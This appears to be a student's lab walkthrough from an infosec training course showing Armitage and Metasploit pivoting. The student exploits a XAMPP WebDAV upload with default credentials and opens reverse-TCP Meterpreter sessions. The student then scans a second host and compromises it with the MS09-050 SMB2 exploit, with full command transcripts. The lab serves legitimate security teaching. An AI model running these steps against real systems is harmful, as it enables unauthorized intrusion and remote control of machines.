


After Clicking the exploit tab and select add the hosts




Screenshot shows that the host is added

Message showing that the host “192.168.1.10” is added




Clicking on the black space and selecting Auto-Layout and Hierarchy



Screenshot shows that the host is appeared below the previous host

Using the command to go back to the msf prompt



Setting the IP address of the remote host by the following command

“set RHOSTS 192.168.1.10”




The screenshot shows the Armitage interface. On the left, there's a tree view of targets, with 'xampp_webdav_upload_php' selected. In the center, a diagram shows a connection from a host at '203.0.113.100' (labeled 'SYSTEM (0) @ SERVER') to a host at '192.168.1.10'. On the right, a terminal window displays Metasploit commands:

```
USERNAME => wampp
msf exploit(xampp_webdav_upload_php) > set PASSWORD xampp
PASSWORD => xampp
msf exploit(xampp_webdav_upload_php) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.199:26172
[*] Uploading Payload to /webdav/vSW0f2V.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (175.45.176.199:26172 -> 203.0.113.100:9572) at 2024-11-23 13:18:47 -0500
meterpreter > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf auxiliary(smb_version) > run
[*] 192.168.1.10:445 is running Windows 2008 Standard SP1 (build:6001) (name:SERVER) (domain:CAMPUS)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Screenshot showing that using “run” to identify the host as windows

Selecting the Exploit Rank as Poor and selecting OK to update minimum exploit rank



Screenshot showing that the Attack analysis is complete

Selecting the Attack and then smb and the more to select the below showing options

lab.infoseclearning.com/console/4972655/68

External Kali Scoring

Enforce US Keyboard Layout View Fullscreen Send

Applications ▾ Places ▾ Armitage-ArmitageMain ▾ Sat 13:41

Armitage

Armitage View Hosts Attacks Workspaces Help

```

trendmicro_
ultraminihttp_
umbraco_up_
vmware_vce_
webster_htt_
xampp_webdav_
xitami_if_mo_
zenworks_as_
zenworks_up_
iis
imap
isapi
ldap
license
Local
203.0.113.100
SYSTEM (0) @ SERVER
192.168.1.10
Attack ▾
  Login ▾
  Services ▾
  Scan ▾
  Host ▾
    SMB ▾
      ipass_pipe_exec
      ms03_049_netapi
      ms04_007_killbill
      ms04_011_lsass
      ms04_031_netdde
      ms05_039_pnp
      ms06_025_rasmans_reg
      ms06_025_rras
      ms06_040_netapi
      ms06_066_nwapi
      More...
ms06_066_nwwks
ms06_070_wkssvc
ms07_029_msdns_zor
ms08_067_netapi
ms09_050_smb2_neg
ms10_061_spoolss
netidentity_xtierrpcip
psexec
psexec_psh
timbuktu_plughntcom
More...

```


```

USERNAME => wampp
msf exploit(xampp_webdav_upload_php) > set PASSWORD xampp
PASSWORD => xampp
msf exploit(xampp_webdav_upload_php) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.199:26172
[*] Uploading Payload to /webdav/vSW0f2V.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (175.45.176.199:26172 -> 203.0.113.100:9572) at 2024-11-23 13:18:47 -0500
meterpreter > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf auxiliary(smb_version) > run
[*] 192.168.1.10:445 is running Windows 2008 Standard SP1 (build:6001) (name:SERVER) (domain:CAMPUS)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >

```

Screenshot showing that the “ms09_050_smb2_negotiate_func_index

Check the reverse connection and launch the attack.




Now the 192.168.1.10 victim will also become compromised

The screenshot shows a Kali Linux desktop environment with the Armitage application running. Armitage is a graphical interface for managing Metasploit modules. The left pane lists various exploit modules, with 'metsvc_reverse_tcp' selected. The main pane displays a network diagram where a connection is established from a Windows host at 203.0.113.100 (labeled 'SYSTEM (0) @ SERVER') to a Windows host at 192.168.1.10 (labeled 'NT AUTHORITY\SYSTEM @ SERVER'). Below the diagram, the Metasploit terminal window shows the exploit command being run and its successful execution:


```
msf exploit(ms09_050_smb2_negotiate_func_index) > set LPORT 16369
LPORT => 16369
msf exploit(ms09_050_smb2_negotiate_func_index) > set RPORT 445
RPORT => 445
msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST 192.168.1.10
RHOST => 192.168.1.10
msf exploit(ms09_050_smb2_negotiate_func_index) > set WAIT 180
WAIT => 180
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 175.45.176.199:16369
[*] Connecting to the target (192.168.1.10:445)...
[*] Sending the exploit packet (930 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (957487 bytes) to 203.0.113.100
[*] Meterpreter session 2 opened (175.45.176.199:16369 -> 203.0.113.100:53673) at 2024-11-23 13:44:11 -05
